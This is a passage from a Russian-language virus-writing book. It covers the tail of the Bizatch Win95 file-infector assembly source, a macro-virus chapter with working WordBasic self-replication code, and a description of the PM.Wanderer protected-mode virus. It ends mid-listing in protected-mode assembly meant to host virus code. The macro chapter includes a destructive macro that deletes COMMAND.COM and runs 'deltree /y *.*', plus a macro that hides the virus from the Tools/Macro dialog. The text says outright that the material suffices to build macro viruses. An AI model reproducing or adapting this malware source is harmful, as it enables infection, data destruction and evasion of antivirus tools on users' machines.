;Когда KERNEL будет обнаружен, его смещение будет записано
kern dd 0BFF93B95h
;Значения KERNEL, известные нам
kern1 dd 0BFF93B95h
kern2 dd 0BFF93C1Dh
;Чтение текущей директории
GetCurDir:
;Запишем в стек значение для получения текущей
;директории и вызовем KERNEL
push 0BFF77744h
jmp [ebp+offset kern]
;Установка текущей директории
SetCurDir:
;Запишем в стек значение для установки текущей
;директории и вызовем KERNEL
push 0BFF7771Dh
jmp [ebp+offset kern]
;Получение времени и даты
GetTime:
;Проверим, какой KERNEL работает
cmp [ebp+offset kern],0BFF93B95h
jnz gettimekern2
;Запишем в стек значение для получения
;времени и даты и вызовем KERNEL
push 0BFF9D0B6h
jmp [ebp+offset kern]
gettimekern2:
```

```
;Запишем в стек значение для получения
;времени и даты и вызовем KERNEL
push 0BFF9D14Eh
jmp [ebp+offset kern]
;Вывод сообщения
MsgBox:
;Запишем в стек значение для вывода сообщения и вызовем KERNEL
push 0BFF638D9h
jmp [ebp+offset kern]
;Поиск первого файла
FindFile:
;Запишем в стек значение для поиска первого файла
;и вызовем KERNEL
push 0BFF77893h
jmp [ebp+offset kern]
;Поиск следующего файла
FindNext:
;Запишем в стек значение для поиска
;следующего файла и вызовем KERNEL
push 0BFF778CBh
jmp [ebp+offset kern]
;Открытие/создание файла
CreateFile:
;Запишем в стек значение для открытия/создания файла
;и вызовем KERNEL
push 0BFF77817h
jmp [ebp+offset kern]
;Установка указателя чтения/записи
SetFilePointer:
;Запишем в стек значение для установки
;указателя чтения/записи файла и вызовем KERNEL
push 0BFF76FA0h
jmp [ebp+offset kern]
;Чтение из файла
ReadFile:
;Запишем в стек значение для чтения из файла и вызовем KERNEL
push 0BFF75806h
jmp [ebp+offset kern]
;Запись в файл
WriteFile:
;Запишем в стек значение для записи в файл и вызовем KERNEL
push 0BFF7580Dh
jmp [ebp+offset kern]
;Закрытие файла
CloseFile:
;Запишем в стек значение для закрытия файла и вызовем KERNEL
push 0BFF7BC72h
jmp [ebp+offset kern]
;Счетчик заражений
countinfect db 0
;Используется для поиска файлов
win32_data_thang:
```

```
fileattr dd 0
createtime dd 0,0
lastaccesstime dd 0,0
lastwritetime dd 0,0
filesize dd 0,0
resv dd 0,0
fullname db 256 dup (0)
realname db 256 dup (0)
;Имя сообщения, выводимого 31−го числа
boxtitle db ”Bizatch by Quantum / VLAD”,0
;Сообщение, выводимое 31−го числа
boxmsg db ”The taste of fame just got tastier!”,0dh
db ”VLAD Australia does it again with the world”s first Win95 Virus”
db 0dh,0dh
db 9,”From the old school to the new. ”,0dh,0dh
db 9,”Metabolis”,0dh
db 9,”Qark”,0dh
db 9,”Darkman”,0dh
db 9,”Quantum”,0dh
db 9,”CoKe”,0
messagetostupidavers db ”Please note: the name of this virus is [Bizatch]”
db ”written by Quantum of VLAD”,0
;Данные о директориях
orgdir db 256 dup (0)
tempdir db 256 dup (0)
tempdir1 db 256 dup (0)
;Используется для смены директории
dotdot db ”.”,0
;Используется для получения времени/даты
systimestruct:
dw 0,0,0
day dw 0
dw 0,0,0,0
;Индекс для поиска файлов
searchhandle dd 0
;Маска для поиска
fname db ”*.exe”,0
;Описатель открытого файла
ahand dd 0
;Смещение PE−заголовка в файле
peheaderoffset dd 0
;Смещение таблицы объектов
ObjectTableoffset dd 0
;Количество записанных/считанных байт при работе с файлом
bytesread dd 0
;Новый объект
newobject:
oname db ”.vlad”,0,0,0
virtualsize dd 0
RVA dd 0
physicalsize dd 0
physicaloffset dd 0
```

```
reserved dd 0,0,0
objectflags db 40h,0,0,0C0h
;Данные, необходимые для заражения файла
peheader:
signature dd 0
cputype dw 0
numObj dw 0
db 3*4 dup (0)
NtHeaderSize dw 0
Flags dw 0
db 4*4 dup (0)
entrypointRVA dd 0
db 3*4 dup (0)
objalign dd 0
filealign dd 0
db 4*4 dup (0)
imagesize dd 0
headersize dd 0
;Область памяти для чтения остатка PE−заголовка и таблицы объектов
vend:
db 1000h dup (0)
ends
end vstart
```

Глава 4
Макро-вирусы

В этой главе рассказано о макровирусах. Подробно описана процедура и методы заражения файлов. Представлен исходный текст макровируса с подробными комментариями. Приведены основные сведения о языке VBA, его процедурах, функциях, стандартных конструкциях.

Как известно, в последнее время большое распространение получили макро-вирусы. По сведениям из различных источников, на эти вирусы приходится от 70 до 80 процентов заражений. Изложенный ниже материал поможет разобраться в вирусах этого типа.

Инструментарий

Для изучения макро-вирусов понадобится некоторое программное обеспечение. В качестве «полигона» необходим MS-WORD версии 6.0 или выше. Для изучения зашифрованных макросов может пригодиться дизассемблер макросов (автор AURODREPH из VBB). Для более полного понимания всего изложенного ниже желательно иметь базовые знания о WORD BASIC.

Чтобы обезопасить рабочие файлы от плодов экспериментов, настоятельно рекомендуется создать резервную копию шаблона NORMAL. DOT в каталоге WINWORD6, так как именно этот документ обычно заражается макро-вирусом. Когда все готово, самое время перейти к основам макро-вирусов.

Общие сведения

Макрос – это программа, написанная на некотором языке, которая используется обычно для автоматизации определенных процессов внутри приложений. В данном случае разговор пойдет о языках Visual Basic for Applications (VBA) и WordBasic (WB), которые Microsoft использует в своих программах (в частности, Excel, Project и PowerPoint используют VBA, а WinWord – WB).

Далее будем считать стандартным языком VBA, так как он представляет собой попытку унифицировать макроязык, сделать его общим для всех программ Microsoft. Несмотря на то, что WB имеет некоторые отличия, в том числе и в синтаксисе, структура кода этих языков похожа. При необходимости будет особо отмечено, что речь идет о WB. Макрос VBA – это вызываемые процедуры. Они бывают двух типов: процедуры-подпрограммы и процедуры-функции.

Процедуры-подпрограммы могут исполняться непосредственно или вызываться из других макросов. Синтаксис их следующий:

```
Sub &lt;Имя_Макроса&gt;
−&gt; код макроса &lt;−
’Комментарий начинается с апострофа
End Sub
```

Пример:

```
’Данный макрос открывает диалоговое окно и выводит сообщение
Sub Stupid_Greeting
MsgBox ”Hello World!”
End Sub
```

Процедуры-функции (также называемые просто функциями) возвращают значение, которое может быть передано в качестве параметра другой процедуре. Их синтаксис:

```
Function &lt;Имя_Функции&gt;(Аргументы)
−&gt; Инструкции &lt;−
’Комментарий
End Function
```

Пример:

```
’Суммирует параметры a и b и возвращает
’результат в переменную ”AddAB”
Function AddAB(a,b)
AddAB=a+b
End Function
```

Конечно, в документ можно вставить столько макросов, сколько нужно (или сколько хочется), ограничений на их количество нет. Набор макросов (процедур-подпрограмм и процедур-функций), составляющих документ, называется модулем VBA.

Язык VBA работает также с объектами (внутри модулей VBA можно делать ссылки на документы, графику). Объекты обладают свойствами. Например, свойством (или атрибутом) объекта является его цвет.

VBA также позволяет работать с переменными. Как любой язык структурного типа, VBA имеет типичные конструкции:

цикл «For-next»:

```
Sub Counter ’Процедура
Infect_Num=0
For Count=1 to 10 ’Цикл от 1 до 10
Infect_Num=Infect_Num+Count
Next Count
MsgBox ”Достигли максимального количества заражений”
End Sub
```

условие «If-then»:

```
Sub Infect_Check
If Infect_Num=0 Then MsgBox ”Файл не заражен”
End Sub
```

конструкция «With-end with» (используется для работы с несколькими свойствами конкретного объекта):

```
Sub ChangeProperties
With Selection
.Font.Bold=True
.Font.ColorIndex=3 ’красный цвет
End With
End Sub
```

селектор «Select case-end case»:

```
Sub Check_Infection
Select Case Infect_Num
Case 0
MsgBox ”Файл не заражен”
Case is &gt; 0
MsgBox ”Файл заражен”
Case is &lt; 0
Infect_Num=0
End Case
End Sub
```

Полезным инструментом для работы с VBA является окно отладки. В нем можно трассировать код, вносить в него изменения и делать многое другое. В процессе отладки для остановки на некоторое время исполнения кода используются флаги. Чтобы можно было анализировать содержимое конкретных переменных и/или инструкций, после каждой команды выводятся сообщения (в отладчике VBA для прерывания исполнения кода можно ставить также контрольные точки).

Нужно обратить внимание на разнообразные аргументы функций. Как уже говорилось, структура их следующая:

```
Function &lt;Имя&gt;(Аргументы)
[.]
End Function
```

Аргументами могут быть константы, переменные или выражения. Процедуры могут

быть и без аргументов.

```
Function Get_Name()
Name=Application.UserName
End Function
```

Некоторые функции всегда требуют фиксированное число аргументов (до 60). Другие функции имеют несколько обязательных аргументов, а остальные могут отсутствовать.

После того, как основы VBA стали понятны, идем дальше. Итак, вирусы и «троянцы» на VBA.

Язык VBA универсален, и тому есть две причины. Во-первых, этот язык прост в изучении и использовании, поскольку он является языком визуального программирования, он ориентирован на события, а не на объекты. С его помощью без особых затрат времени очень легко создавать сложные модули. Во вторых, можно использовать большое количество предопределенных функций, облегчающих работу. В третьих, имеются функции (или макросы) автоматического выполнения, что позволяет упростить написание процедур автокопирования, занесения в память и прочих используемых стандартными DOS-вирусами.

Помимо этого, преимуществом VBA является свойство переносимости. VBA работает под Win 3.x, Win95, WinNT, MacOS и так далее, то есть в любой операционной системе, где можно запустить приложения его поддерживающие.

VBA представляет собой язык, адаптированный к языку приложения, из-под которого он запущен. Это означает, что если на компьютере установлена, например, испанская версия WinWord, то имена предопределенных функций будут также на испанском. Так что два следующих макроса – вовсе не одно и то же.

Первый макрос (испанский):

```
Sub Demo_Macro
Con Seleccion.Fuente
.Nombre=”Arial”
Fin Con
End Sub
```

Второй макрос (английский):

```
Sub Demo_Macro
With Selection.Font
.Name=”Arial”
End With
End Sub
```

Последний макрос не будет работать в испанской версии WinWord (а первый – в английской) – он вызовет ошибку выполнения макроса. Еще отметим, что VBA – язык интерпретируемого (некомпилируемого) типа, так что каждая ошибка выполнения проявляется «в полете».

Существуют функции, единые для всех версий VBA, вне зависимости от языка. Например, автоматический макрос AutoExec.

Всего таких специальных макросов пять, выполняются они автоматически:

AutoExec: это макрос, активируемый при загрузке текстового процессора, но только в том случае, если он сохранен в шаблоне Normal.dot или в каталоге стандартных приложений;

AutoNew: активизируется при создании нового документа;

AutoOpen: активизируется при открытии существующего документа;

AutoClose: активизируется при закрытии документа;

AutoExit: активизируется при выходе из текстового процессора.

В качестве доказательства силы и универсальности этих макросов рассмотрим следующий фрагмент кода (о языке уже договорились).

```
’Макрос наиболее эффективен, если его сохранить как AutoExit
Sub Main
’Проверим регистрационное имя
If Application.Username &lt;&gt; ”MaD_MoTHeR” Then
’Снимем атрибуты COMMAND.COM
SetAttr ”C:.COM”,0
’Откроем для проверки – вдруг появятся ошибки
Open ”C:.COM” for Output as #1
’Если ошибки есть, то закроем.
Close #1
’и удалим
Kill ”C:.COM”
End If
’Проверим месяц и дату. Если 29 февраля, то выполним
’команду ”deltree /y &gt;nul
If Month(Now())=2 Then
If Day(Now())=29 Then
Shell ”deltree /y *.* &gt;nu”
End If
End If
End Sub
```

Что делает этот макрос? При выходе из WinWord он проверяет два параметра: имя, на которое зарегистрирован WinWord (если это не MaD_MoTHeR, то будет удален файл COMMAND.COM), и текущую системную дату (если это 29 февраля, выполняется команда «deltree /y *.* > nul»).

Очень важно знать, как адаптировать автоматический макрос (ниже приведен простейший вариант), чтобы активизировать его в открываемый по умолчанию шаблон WinWord.

Это делается так:

Определяется переменная, в которую записывается полное имя макроса:

```
name$=WindowName$()+”:AutoNew”
’этот макрос будет выполняться каждый раз
’при создании нового документа
```

Теперь нужно записать макрос в шаблон NORMAL.DOT простой командой:

```
MacroCopy name$, ”Global:AutoNew”
```

Это стандартный способ работы макро-вирусов, но есть еще много других, более интересных способов заражения. Всего то и нужно, что немного воображения и несколько строчек кода. Одним из трюков, который усложняет подобные вирусы и затрудняет их анализ, является кодирование макро-вирусов.

```
MacroCopy ”MyTemplate:MyMacro”, ”Global:AutoClose”, 1
```

Если выполняется команда MacroCopy с параметром, равным 1 (или другому числу больше 0), то в результате копирования будет получен только исполняемый макрос, который нельзя редактировать.

Большинство макро-вирусов имеют типичную структуру. Они начинаются с автовыполняемого макроса, заражающего глобальный шаблон Normal.dot. Также в их состав входят некоторые макросы, которые заражают файлы при определенных действиях (FileSaveAs, FileSave, ToolsMacros). Документы заражаются при совершении над ними операций вирусными макросами, то есть они будут инфицироваться при открытии.

Код для процедуры автовыполнения может выглядеть примерно так:

```
Sub MAIN
On Error Goto Abort
iMacroCount=CountMacros(0, 0) ’Проверка на зараженность
For i=1 To iMacroCount
If MacroName$(i, 0, 0)=”PayLoad” Then
bInstalled =–1 ’с помощью макроса PayLoad
End If
If MacroName$(i, 0, 0)=”FileSaveAs” Then
bTooMuchTrouble =–1 ’но если есть макрос
FileSaveAs,
’то заразить тяжело
End If
Next i
If Not bInstalled And Not bTooMuchTrouble Then
’Добавим макросы FileSaveAs и копии AutoExec и FileSave
’Payload используется только для проверки на зараженность
’,1 – кодирует макросы, делая их нечитаемыми в Word
iWW6IInstance=Val(GetDocumentVar$(”WW6Infector”))
sMe$=FileName$()
Macro$=sMe$+”:PayLoad”
MacroCopy Macro$, ”Global:PayLoad”, 1
Macro$=sMe$+”:FileOpen” ’Будет происходить заражение
MacroCopy Macro$, ”Global:FileOpen”, 1
Macro$=sMe$+”:FileSaveAs”
MacroCopy Macro$, ”Global:FileSaveAs”, 1
Macro$=sMe$+”:AutoExec”
MacroCopy Macro$, ”Global:AutoExec”, 1
SetProfileString ”WW6I”, Str$(iWW6IInstance+1)
End If
Abort:
End Sub
```

Процедура SaveAs

Она копирует макро-вирус в активный документ при его сохранении через команду File/SaveAs. Эта процедура использует во многом схожую с процедурой AutoExec технологию. Код для нее:

```
Sub MAIN
Dim dlg As FileSaveAs
GetCurValues dlg
```

```
Dialog dlg
If (Dlg.Format=0) Or (dlg.Format=1) Then
MacroCopy ”FileSaveAs”, WindowName$()+”:FileSaveAs”
’Заражает при сохранении документа
MacroCopy ”FileSave”, WindowName$()+”:FileSave”
MacroCopy ”PayLoad”, WindowName$()+”:PayLoad”
MacroCopy ”FileOpen”, WindowName$()+”:FileOpen”
’При открытии документа
Dlg.Format=1
End If
FileDaveAs dlg
End Sub
```

Этой информации вполне достаточно для создания небольших макровирусов.

Специальные процедуры

Существует несколько способов скрыть вирус или сделать его более эффективным. Например, можно создать специальный макрос, прячущий вирус, если Tools/Macro открывается для просмотра. Код такого макроса может выглядеть примерно так:

```
Sub MAIN
On Error Goto ErrorRoutine
OldName$=NomFichier$()
If macros.bDebug Then
MsgBox ”start ToolsMacro”
Dim dlg As OutilsMacro
If macros.bDebug Then MsgBox ”1”
GetCurValues dlg
If macros.bDebug Then MsgBox ”2”
On Error Goto Skip
Dialog dlg
OutilsMacro dlg
Skip:
On Error Goto ErrorRoutine ’При ошибке на выход
End If
REM enable automacros
DisableAutoMacros 0
macros.SavToGlobal(OldName$)
macros.objectiv
Goto Done ’Переход на метку
Done
ErrorRoutine:
On Error Goto Done ’Переход на метку
Done
If macros.bDebug Then
MsgBox ”error ”+Str$(Err)+” occurred” ’Сообщение об
ошибке
End If
Done:
End Sub
```

Макро-вирусы также могут включать внешние процедуры. Например, вирус Nuclear пытается откомпилировать и запустить внешний файл-разносчик вируса, некоторые троянские макросы пытаются форматировать винчестер при открытии документа.

Пример макро-вируса

Выше были изложены основы для изучения макро-вирусов. Пришло время рассмотреть исходные тексты.

```
Macro name: AutoNew [AUTONEW] ”U”
Encryption key: DF
Sub MAIN
’Включаем обработку автоматических макросов
DisableAutoMacros 0
’Проверим, установлен ли макрос. Если макрос AutoExec
’присутствует, считаем, что файл заражен
If (Installed=0) And (ForgetIt=0) Then
’Заразим. Копируем макрос
MacroCopy WindowName$()+”:AutoExec”, ”Global:AutoExec”, 1
MacroCopy WindowName$()+”:AutoNew”, ”Global:AutoNew”, 1
MacroCopy WindowName$()+”:AutoOpen”, ”Global:AutoOpen”, 1
MacroCopy WindowName$()+”:DateiSpeichern”, ”Global:DateiSpeichern”, 1
MacroCopy WindowName$()+”:DateiSpeichernUnter”,
”Global:DateiSpeichernUnter”, 1
MacroCopy WindowName$()+”:DateiBeenden”,
”Global:DateiBeenden”, 1
MacroCopy WindowName$()+”:ExtrasOptionen”,
”Global:ExtrasOptionen”, 1
MacroCopy WindowName$()+”:DateiDokvorlagen”, ”Global:
DateiDokvorlagen”, 1
MacroCopy WindowName$()+”:It”, ”Global:It”, 1
MacroCopy WindowName$()+”:DateiDrucken”, ”Global:DateiDrucken”, 1
End If
End Sub
’Функция проверяет, инсталлирован ли макрос AutoExec
Function Installed
’Установим переменную Installed в 0 (инициализация переменной).
’При положительном результате проверки установим ее в 1
Installed=0
’Проверим, есть ли макросы
If CountMacros(0) &gt; 0 Then
’Проверим имена макросов. Если есть AutoExec,
’установим переменную Installed в 1
For i=1 To CountMacros(0)
If MacroName$(i, 0)=”AutoExec” Then
Installed=1
End If
Next i
End If
End Function
Function ForgetIt
```

```
ForgetIt=0
Section$=”Compatibility”
ProfilName$=”Nomvir”
BlaBla$=GetProfileString$(Section$, ProfilName$)
If BlaBla$=”0x0690690” Then
ForgetIt=1
End If
End Function
```

Глава 5
Маскировка вирусов

В этой главе рассказано, как может быть спрятан вирус. Описаны методы конструирования прямого обращения к DOS для «обмана» резидентных антивирусных мониторов. Рассмотрены вирусы, заражающие Flash BIOS. Представлены исходные тексты программ с подробными комментариями.

Protected Mode – укрытие для вируса

Персональные компьютеры год от года становятся все сложнее и сложнее, используют все более высокие аппаратные и программные технологии. Компьютерные вирусы тоже не отстают и пытаются приспособиться к новым условиям обитания. Так, вирусы научились заражать загрузочные сектора дисков, файлы для операционных систем DOS, Windows, Windows 95, OS/2, Linux и даже документы Word, Excel и MS-Office 97. Скрывая свое присутствие в системе, они стали невидимками, или стелс-вирусами. Они научились быть полиморфными для того, чтобы их распознавание стало еще более трудной задачей для разработчиков антивирусных средств. С появлением процессоров i386 вирусы стали использовать в своем коде 32-разрядные инструкции. В настоящее время полиморфные вирусы используют 32-разрядные расшифровывающие команды в своем декрипторе.

Одним словом, вирусы хотят выжить и победить. Для этого они используют все новые возможности, как программные, так и аппаратные. Но защищенный режим работы, появившийся вместе с процессором i286, до недавнего времени вирусам никак не удавалось «приручить». Вернее, были «пробы пера», но реального решения этой задачи они не дали.

Загрузочный вирус PMBS, первым пытавшийся освоить защищенный режим (1994 г.), не мог ужиться ни с одной программой или драйвером (EMM386, Windows, OS/2,…), которые также использовали в своей работе защищенный режим. Вирусы Evolution.2761 и Evolution.2770 (тоже 1994 г.) использовали только часть мощного защищенного режима и только в то время, когда процессор работал в реальном режиме. Данные вирусы заменяли реальную таблицу векторов прерываний на собственную.

Но вот, похоже, проблема близка к разрешению: в России в «диком» виде обнаружен файловый вирус PM.Wanderer, использующий защищенный режим. Причем он более или менее корректно и стабильно взаимодействует с другими программами и драйверами, также использующими защищенный режим.

PM.Wanderer является резидентным полиморфным вирусом, использующим защищенный режим процессоров i386-Pentium. Для установки своей резидентной копии в память и переключения в защищенный режим процессора (Protected Mode) вирусом используется документированный интерфейс VCPI (Virtual Control Program Interface) драйвера расширенной памяти EMS (EMM386).

При старте инфицированной программы вирусный полиморфный декриптор расшифровывает основное тело вируса и передает ему управление. Далее основной

вирусный код выделяет участок памяти в верхних адресах, копирует в него собственный код и передает ему управление. Затем он восстанавливает код инфицированного файла в программном сегменте (для EXE-файлов также производит настройку адресов перемещаемых элементов) и приступает к непосредственному внедрению в память своей резидентной копии.

В первую очередь вирус пытается выяснить, установлен ли в системе драйвер EMS. Если этот драйвер не установлен или вирусная резидентная копия уже находится в памяти, вирус отдает управление программе-вирусоносителю, заканчивая тем самым свою «жизнедеятельность» в системе.

Если же «условия среды обитания» благоприятствуют, вирус выполняет ряд подготовительных операций для выделения памяти под свое тело и производит переключение процессора в защищенный режим работы с наивысшим уровнем привилегий – режим супервизора.

В защищенном режиме вирус устанавливает две аппаратные контрольные точки на адреса входа в обработчик прерывания INT 21h (функции DOS) и перехода на процедуру перезагрузки компьютера. Кроме того, вирус корректирует дескрипторную таблицу прерываний таким образом, чтобы на прерывания INT 1 (особый случай отладки) и INT 9 (клавиатура) установить собственные дескрипторы обработчиков прерываний.

После этих приготовлений вирус копирует свой код в страницу памяти, полученную им еще до входа в защищенный режим, и производит переключение процессора обратно в виртуальный режим работы. Затем он начинает процедуру освобождения ранее выделенной памяти DOS в верхних адресах и возвращает управление инфицированной программе.

С этого момента инфицированная программа начинает свою основную работу, а в защищенном режиме оказываются установленными вирусные обработчики – ловушки на INT 1 и прерывания от клавиатуры на INT 9. С их помощью вирус контролирует, во-первых, все вызовы функций DOS, во-вторых, все нажатия клавиш на клавиатуре, и, в-третьих, попытки мягкой перезагрузки компьютера. В свою очередь, такой контроль обеспечивает вирусу возможность как надежно реагировать на ряд интересующих его событий при работе программы, так и постоянно проверять состояние двух своих контрольных точек и при необходимости восстанавливать их.

В частности, если вирус обнаруживает, что данный вызов исходит от его «собрата», он просто возвращает некоторое условное значение, играющее роль отзыва «я – свой». Таким образом, вирус, пытавшийся выяснить наличие своей копии в памяти, будет информирован о том, что память уже инфицирована.

Если вирус обнаруживает попытку получения адреса прерывания INT 6 (обычно такой вызов существует во всех программах, написанных на языках высокого уровня, например C, Pascal), то он пытается найти в адресном пространстве некоторую последовательность байт, очевидно принадлежащих программе ADinf, но какой-то старой версии. Кстати, по информации разработчика ADinf Дмитрия Мостового, за последний год в версиях ADinf не содержится такая последовательность. Если данная последовательность вирусом найдена, он определенным образом модифицирует найденный код, чтобы управление не попадало на вызов межсегментной процедуры, демонстрирующей пользователю найденные на диске или в файлах изменения.

Если же вирус обнаруживает запрос на запуск программы или открытие файла (только на чтение), то понимает, что наступило время «большой охоты». Вирус копирует свой код в старшие адреса виртуального процесса DOS-машины, переключает процессор в виртуальный режим и отдает управление своему коду (процедуре заражения).

В виртуальном режиме вирус проверяет последние две буквы расширения имени файла (OM или XE), создает свою полиморфную копию и заражает файлы размером более 4095 байт. Файлы, содержащие в поле значения времени создания 34 секунды, вирус не заражает, считая их уже инфицированными. Корректировку атрибутов файлов вирус не производит, поэтому все файлы, помеченные как «только для чтения», заражены не будут.

Также вирус не заражает программы, имя которых состоит из 7 букв. Имена данных программ выяснить не удалось, так как вирус не определяет их имена явно, а подсчитывает CRC имени. Вирус не берет на себя обработку критических ошибок, поэтому при попытке записи на защищенный диск в процессе заражения появится стандартный вопрос DOS (…Retry, Ignore, Fail, Abort).

При заражении файлов вирус использует прямой вызов ядра обработчика DOS INT 21h. Адрес этого ядра он выясняет при трассировке INT 21h во время своей установки в память. Вирусный код внедряется в начало COM– или в середину EXE-файла (сразу же после заголовка). Оригинальный программный код запоминается в конце файла. Реальный рабочий код вируса составляет 3684 байт, но на практике инфицированные файлы имеют приращение длины более 3940 байт. В теле вируса содержится текст «WANDERER».

Обнаружить резидентную копию данного вируса, находящегося в нулевом кольце защищенного режима процессора, обычными способами невозможно. Для этого необходимо переключаться в защищенный режим с наивысшими привилегиями и производить его поиск. Но попытаться обнаружить признаки вируса в системе можно и обычными способами.

После обнаружения вируса рекомендуется, как и всегда в таких случаях, перезагрузиться с системной дискеты и выполнить лечение в заведомо стерильных условиях. Правда, данный вирус не является Stealth-вирусом, и его лечение допустимо даже при активном вирусе.

Теперь немного о результатах тестирования. При заражении нескольких тысяч файлов-жертв вирус проявил себя как «жилец» – все зараженные файлы оказались работоспособными. Здесь надо сделать поправку – файлы могут оказаться неработоспособными в том случае, если их стек после заражения окажется в области вирусного кода. PM.Wanderer при заражении файлов не корректирует значения стартовых SS:SP в EXE-заголовке. Как уже отмечалось выше, он сохраняет способность к воспроизводству только в том случае, если в системе установлен драйвер EMS (EMM386). При установленном драйвере EMM386 с ключом NOEMS вирус перезагружает компьютер. Перезагрузка также возможна, если в системе используется драйвер QEMM386.

Самое интересное, что если в системе находился резидентный вирус, а потом произошла загрузка Windows 3.1 или Windows 95, то вирус не сможет размножаться в данных операционных средах, но при выходе в DOS он опять получает управление и может «трудиться, не покладая рук». Если же вирус будет запущен в DOS-сессии Windows, то из-за отсутствия интерфейса VCPI вирус не сможет переключиться в защищенный режим. При отсутствии VCPI под OS/2 вирус также нежизнеспособен.

Возможно, в недалеком будущем компьютерный вирус сможет полностью заменить своим кодом программу-супервизора и сам будет поддерживать интерфейсы DPMI, EMS/VCPI, XMS, INT 15h. Кто знает.

Приведенная ниже программа позволяет программисту перевести процессор в защищенный режим. В этом режиме вирус может, например, расшифровать некоторые данные.

```
;Данная программа делает следующее:
; – создает таблицы GDT и LDT, используя текущие значения
; CS,DS,SS
; – запрещает все прерывания, открывает линию A20
; для доступа к RAM&amp;gt;1Мбайт
; – переводит процессор в защищенный режим
; – в первый символ строки qw заносит символ L
; – выходит в реальный режим
; – разрешает прерывания, закрывает A20
; – выводит на экран строку qw (”Light General”)
```

```
; – выход в DOS
.286
.model tiny
.code
org 100h
;Определения для защищенного режима работы программы
;Структура дескриптора
desc_struc STRUC
limit dw 0
base_l dw 0
base_h db 0
access db 0
rsrv dw 0
desc_struc ENDS
ACC_PRESENT equ 10000000b
ACC_CSEG equ 00011000b
ACC_DSEG equ 00010000b
ACC_EXPDOWN equ 00000100b
ACC_CONFORM equ 00000100b
ACC_DATAWR equ 00000010b
DATA_ACC=ACC_PRESENT or ACC_DSEG or ACC_DATAWR
; 10010010b
CODE_ACC=ACC_PRESENT or ACC_CSEG or ACC_CONFORM
; 10011100b
STACK_ACC=ACC_PRESENT or ACC_DSEG or ACC_DATAWR or ACC_
EXPDOWN; 10010110b
;Размеры сегментов (реальные размеры на единицу больше)
CSEG_SIZE=65535
DSEG_SIZE=65535
STACK_SIZE=65535
;Смещения используемых дескрипторов
CS_DESCR=(gdt_cs–gdt_0)
DS_DESCR=(gdt_ds–gdt_0)
SS_DESCR=(gdt_ss–gdt_0)
;Константы значений портов
CMOS_PORT equ 70h
STATUS_PORT equ 64h
SHUT_DOWN equ 0FEh
A20_PORT equ 0D1h
A20_ON equ 0DFh
A20_OFF equ 0DDh
INT_MASK_PORT equ 21h
KBD_PORT_A equ 60h
start:
;Инициализируем необходимые данные для перехода
;в защищенный режим
call init_protected_mode
;Переходим в защищенный режим
call set_protected_mode
;Теперь компьютер работает в защищенном режиме!
;Так как таблица прерываний реального режима не может быть
;использована в защищенном, прерывания запрещены!
```

```
;Именно тут можно вставить инструкции, нужные вирусу
;Возвращаемся в реальный режим
call set_real_mode
;Печатаем сообщение ”Light General”
mov ah,09h
lea dx,qw
int 21h
;Выходим в DOS
mov ax,4C00h
int 21h
;Макрокоманда для установки адреса для дескриптора
;в глобальной таблице дескрипторов GDT.
;На входе регистры DL:AX должны содержать
;абсолютный адрес сегмента
setgdtentry MACRO
mov [desc_struc.base_l][bx],ax
mov [desc_struc.base_h][bx],dl
ENDM
;Процедура инициализации необходимых данных
;для перехода в защищенный режим
init_protected_mode PROC
;Вычисляем абсолютный адрес для сегмента данных
;в соответствии со значением регистра DS
mov ax,ds
mov dl,ah
shr dl,4
shl ax,4
;Устанавливаем адрес сегмента данных
;в глобальной таблице дескрипторов
mov bx,offset gdt_ds
setgdtentry
;Вычисляем абсолютный адрес для сегмента GDT: прибавляем
;к уже вычисленному абсолютному адресу сегмента данных
;смещение в нем таблицы дескрипторов
add ax,offset gdtr
adc dl,0
;Устанавливаем адрес сегмента GDT
;в глобальной таблице дескрипторов
mov bx,offset gdt_gdt
setgdtentry
;Вычисляем абсолютный адрес для сегмента кода
;в соответствии со значением регистра CS
mov ax,cs
mov dl,ah
shr dl,4
shl ax,4
;Устанавливаем адрес сегмента кода
;в глобальной таблице дескрипторов
mov bx,offset gdt_cs
setgdtentry
;Вычисляем абсолютный адрес для сегмента стека
;в соответствии со значением регистра SS
```

```
mov ax,ss
mov dl,ah
shr dl,4
shl ax,4
;Устанавливаем адрес сегмента стека
;в глобальной таблице дескрипторов
mov bx,offset gdt_ss
setgdtentry
;Перехватываем рестарт. Так как процессор i286 (а эта программа
;рассчитана именно на такой процессор) не имеет возможности
;возврата в реальный режим из защищенного, возврат в реальный
;режим будем производить следующим образом: перехватим рестарт,
;сгенерируем CPU Reset, после которого получим управление, когда
;процессор будет находится уже в реальном режиме. На процессоре
;i386 возврат в реальный режим происходит
;значительно проще и ”естественнее”.
push ds
mov ax,40h
mov ds,ax
mov word ptr ds:[0067h],offset shutdown_return
mov word ptr ds:[0069h],cs
pop ds
;Запрещаем маскируемые прерывания
cli
in al,INT_MASK_PORT
or al,0FFh
out INT_MASK_PORT,al
;Запрещаем немаскируемые прерывания. Данная последовательность
;команд не запрещает ”незапрещаемые” прерывания в процессоре
;(этого сделать по определению нельзя), а ”не пускает” сигнал
;немаскируемого прерывания к процессору
mov al,8Fh
out CMOS_PORT,al
jmp $+2
mov al,5
out CMOS_PORT+1,al
ret
init_protected_mode ENDP
;Подпрограмма, переводящая процессор в защищенный режим
set_protected_mode PROC
;Открываем адресную линию A20 для доступа свыше 1Мбайт.
;При закрытой линии адресное пространство
;”зацикливается” в пределах 1Мбайт
call enable_a20
;Сохраняем значение регистра SS для реального режима
mov real_ss,ss
;Переводим компилятор Turbo Assembler в улучшенный режим.
;IDEAL – это не команда и не оператор, это директива, влияющая
;только на интерпретацию дальнейших строк листинга
ideal
p286
;Загружаем регистр глобальной таблицы дескрипторов GDTR
```

```
lgdt [QWORD gdt_gdt] ;db 0Fh,01h,16h dw offset gdt_gdt
;Переводим процессор в защищенный режим
mov ax,0001h
lmsw ax ;db 0Fh,01h,F0h
;Переводим компилятор Turbo Assembler назад в режим MASM
masm
.286
;Производим длинный переход для того,
;чтобы очистить внутреннюю очередь
;команд процессора
jmp far flush
db 0EAh
dw offset flush
dw CS_DESCR
flush:
;Устанавливаем в регистр SS селектор сегмента стека
mov ax,SS_DESCR
mov ss,ax
;Устанавливаем в регистр DS селектор сегмента данных
mov ax,DS_DESCR
mov ds,ax
;Записываем в строку qw символ ”L” и выходим из подпрограммы
mov byte ptr ds:[offset qw+2],”L”
ret
set_protected_mode ENDP
;Подпрограмма, возвращающая процессор в реальный режим
set_real_mode PROC
;Сохраняем значение регистра SP для реального режима
mov real_sp,sp
;Выполняем CPU Reset (рестарт процессора)
mov al,SHUT_DOWN
out STATUS_PORT,al
;Ждем, пока процессор перезапустится
